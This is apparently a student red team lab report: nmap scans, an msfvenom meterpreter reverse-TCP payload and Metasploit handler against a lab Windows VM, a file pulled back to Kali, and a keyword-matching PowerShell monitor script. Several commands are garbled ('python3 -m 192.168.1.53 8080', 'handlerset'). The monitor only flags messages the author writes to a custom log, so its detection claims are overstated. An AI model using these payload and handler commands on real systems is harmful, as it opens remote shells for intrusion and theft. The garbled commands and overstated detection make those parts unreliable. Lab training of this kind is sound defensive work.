**Red Team Capstone Project Report**

**Table of contents**

[1. Lab Objective 3](#_Toc12213)

[2. Executive Summary & Findings 3](#_Toc13233)

[3. Non-Executive Summary 3](#_Toc23520)

[4. Engagement Overview 3](#_Toc12189)

[5. Phase-wise Actions & MITRE Techniques 5](#_Toc21884)

[5.1. Recon 5](#_Toc11981)

[5.2. Exploit 6](#_Toc30591)

[5.3. Evasion Tests 7](#_Toc16172)

[5.4. Exfil 8](#_Toc25547)

[6. Blue Team Detection & Analysis 9](#_Toc8236)

[7. Recommendations 10](#_Toc21691)

[APPENDIX A 11](#_Toc169)

**List of Figures**

[Figure 4.1 Shows log event being created 4](#_Toc9502)

[Figure 4.2 Shows unified\_monitor.ps1 file on windows vm 4](#_Toc32126)

[Figure 5.2 Shows nmap results 5](#_Toc29643)

[Figure 5.3 Shows payload being sent to windows 6](#_Toc11724)

[Figure 5.4 Shows payload successfully sent on windows 6](#_Toc6013)

[Figure 5.5 Shows meterpreter shell being opened 7](#_Toc2044)

[Figure 5.6 Shows a file being downloaded from windows to kali 7](#_Toc4032)

[Figure 5.7 Shows commands for Test Evasion 7](#_Toc1761)

[Figure 5.8 Shows a file being created and hosted on port 8080 8](#_Toc26533)

[Figure 5.9 Shows file being accessed and downloaded on windows 8](#_Toc24212)

[Figure 5.10 Shows csv file of log for all the phases 9](#_Toc11014)

[Figure 5.11 Shows windows PowerShell triggered logs 10](#_Toc31517)

**List of Tables**

[Table 5.1 Shows Tools and phases used 5](#_Toc4541)

# Lab Objective

* Simulate a realistic breach from reconnaissance to exfiltration.
* Generate alerts in a centralized monitoring system (unified\_alerts.csv) for Recon, Exploit, Evasion, and Exfiltration.
* Test detection capability for unauthorized file transfers and PowerShell activity.

# Executive Summary & Findings


This engagement simulated a full Red Team exercise using SMB shares, local file creation, and PowerShell to emulate exfiltration. Activities were monitored using a PowerShell-based unified detection script. Blue Team logs captured multiple events including scanning (Recon), file download (Exploit), obfuscated PowerShell commands (Evasion), and file copying (Exfil). The alerts confirmed that the monitoring system successfully logged all relevant activities. Partial evasion tests demonstrated that obfuscation is detectable with proper logging. The exercise validated the ability of a small-scale monitoring solution to detect core Red Team operations.

# Non-Executive Summary

This simulation tested the organization’s ability to detect unauthorized file access and data exfiltration. Using basic network discovery and PowerShell, test files were created and copied to monitored locations. Alerts were generated for scanning, suspicious file creation, and obfuscated command execution. The monitoring script (unified\_monitor.ps1) successfully captured all activities, showing the organization can detect suspicious behavior. Partial evasion tests highlighted areas for improved PowerShell monitoring. Recommendations include continuous monitoring of file system activity, alerting for obfuscated scripts, and periodic simulated exercises. This ensures preparedness against real-world data theft and unauthorized access.


# Engagement Overview

* A log script ***unified\_monitor.ps1*** (see ***[APPENDIX A](#_APPENDIX A))*** was created in windows that continuously logs for recon,exploit,evasion,exfil and saves all the logs in ***unified\_alerts.csv*** file
* ***Kali IP: 192.168.1.43***
* ***Windows VM (IP) : 192.168.1.53***
* A new log entry was created on windows vm using command: ***New-EventLog -LogName “RedTeamLogg” -Source “RedTeamSimm”***

******

#### Figure 4.1 Shows log event being created

The engagement was structured to simulate a complete attack life-cycle using native tools:

* ***Reconnaissance:*** Scanning from Kali using basic network discovery (ping, SMB enumeration).
* ***Initial Access:*** Direct file transfers from Kali to Windows (simulated exfil).
* ***Ex filtration Simulation:*** Creation of test files on Windows and copying them to shared folders.
* ***Logging & Monitoring:*** Windows PowerShell script (unified\_monitor.ps1) monitored all activities and logged alerts to unified\_alerts.csv in real-time.
* ***Evasion Attempts:*** Use of obfuscated PowerShell commands to test logging triggers.  
  

#### Figure 4.2 Shows unified\_monitor.ps1 file on windows vm

# Phase-wise Actions & MITRE Techniques

| ***Phase*** | ***Tool Used*** | ***Action Description*** | ***MITRE Technique*** |
| --- | --- | --- | --- |
| Recon | SMB, Ping | Network and share enumeration | T1595 |
| Exploit | PowerShell | File creation / copy on target | T1210 |
| Evasion | PowerShell | Obfuscated PowerShell commands | T1140 |
| Exfil | SMB/Local Copy | Copying test file (fake\_exfil.txt) to monitored folder | T1041 |

##### Table 5.1 Shows Tools and phases used


## Recon

* Run nmap scans for recon phase and monitor logs in windows
* The log script scans for ***nmap*** and triggers log (see ***[APPENDIX A](#_APPENDIX A)***)

***Ping -c 4 192.168.1.53***

***nmap -sn 192.168.1.53 (windows vm )***

***nmap -sS -sV -p 1-1000 192.168.1.53***

******

#### Figure 5.2 Shows nmap results


## Exploit

* Generate a Windows payload with msfvenom:

***msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.43 LPORT=4444 -f exe > payload.exe***

* Upload it over SSH

***scp payload.exe [Windows@192.168.1.53:C:/Users/Windows/](mailto:Windows@192.168.1.53:C:/Users/Windows/)***



#### Figure 5.3 Shows payload being sent to windows

* On Kali, set up handler:

***use exploit/multi/handlerset***


***PAYLOAD windows/meterpreter/reverse\_tcpset***

***LHOST 192.168.1.43***


***set LPORT 4444***

***run***

* Now on Windows, execute payload.exe , ***Meterpreter shell is opened***




#### Figure 5.4 Shows payload successfully sent on windows



#### Figure 5.5 Shows meterpreter shell being opened


* Now try to download any file from windows desktop to kali ,exploit is successfully done, check logs in windows.



#### Figure 5.6 Shows a file being downloaded from windows to kali

## Evasion Tests

* Open Windows VM PowerShell in ***Administrator*** mode
* The log script checks for terms like ***evasion/encoded*** (see ***[APPENDIX A](#_APPENDIX A)***)
* The below commands include the use of encoded and hence triggered an alert for an evasion test.




#### Figure 5.7 Shows commands for Test Evasion


## Exfil

* Create a directory in kali ***exfil-test***
* In side the directory create a file fake.txt which contains message ***“Simulated Exfiltration from kali”***
* Start a server at ***python3 -m 192.168.1.53 8080***
* Go to windows and type :

***Invoke-Webrequest -Url <http://192.168.1.43:8080/fake.txt> -Outfile C:\\Users\Windows\Desktop\fake\_exfil.txt***




#### Figure 5.8 Shows a file being created and hosted on port 8080



#### Figure 5.9 Shows file being accessed and downloaded on windows

# Blue Team Detection & Analysis



#### Figure 5.10 Shows csv file of log for all the phases


* Logs can also be triggered directly by ***writing event log*** that contains triggering terms from windows PowerShell as shown below, we have triggered logs for ***evasion and exfil*** directly from the windows PowerShell


1. For triggering ***:***

***Write-EventLog -LogName “RedTeamLogg” -Source “RedTeamSimm” -EntryType Warning -EventID 1003 -Message “Simulated Evasion Test from 192.168.1.43”***

1. To get log details from shell ***:***

***Get-Content C:\redteam-monitor]unified\_alerts.csv*** ***-Tail 10***





#### Figure 5.11 Shows windows PowerShell triggered logs

# Recommendations

* Continuous monitoring of file system activity for early detection of unauthorized access.
* Enforce PowerShell logging and alerting for obfuscated scripts.
* Regularly review unified\_alerts.csv or similar logs to validate monitoring coverage.
* Conduct routine simulations to improve detection and response readiness.

# APPENDIX A

$logFile = "C:\redteam-monitor\unified\_alerts.csv"

Write-Host "[\*] Unified Red Team Detection Monitor Started..."

***# Create CSV header if file doesn't exist***

if (!(Test-Path $logFile)) {

"Timestamp,Phase,Description,SourceIP" | Out-File -FilePath $logFile -Encoding UTF8

}

$attackerIP = "192.168.1.43" ***# Kali IP***

while ($true) {

***# === RECON detection ===***

$reconEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction SilentlyContinue |

Where-Object { $\_.Message -like "\*scan\*" -or $\_.Message -like "\*nmap\*" }

foreach ($event in $reconEvents) {

$time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")

"$time,RECON,Possible scanning activity detected,$attackerIP" | Out-File -Append -FilePath $logFile

}

***# === EXPLOIT detection ===***

$exploitEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction SilentlyContinue |

Where-Object { $\_.Message -like "\*Simulated\*" -or $\_.Message -like "\*unauthorized\*" }

foreach ($event in $exploitEvents) {

$time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")

"$time,EXPLOIT,Suspicious login/exploit attempt,$attackerIP" | Out-File -Append -FilePath $logFile

}

***# === EVASION detection ===***

$evasionEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction SilentlyContinue |

Where-Object { $\_.Message -like "\*Evasion\*" -or $\_.Message -like "\*encoded\*" }

foreach ($event in $evasionEvents) {

$time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")

"$time,EVASION,Obfuscated PowerShell execution detected,$attackerIP" | Out-File -Append -FilePath $logFile

}

***# === EXFILTRATION detection ===***

$exfilEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction SilentlyContinue |

Where-Object { $\_.Message -like "\*exfil\*" -or $\_.Message -like "\*copy\*" -or $\_.Message -like "\*SMB\*" }

foreach ($event in $exfilEvents) {

$time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")

"$time,EXFIL,Possible data exfiltration detected,$attackerIP" | Out-File -Append -FilePath $logFile

}

Start-Sleep -Seconds 5

}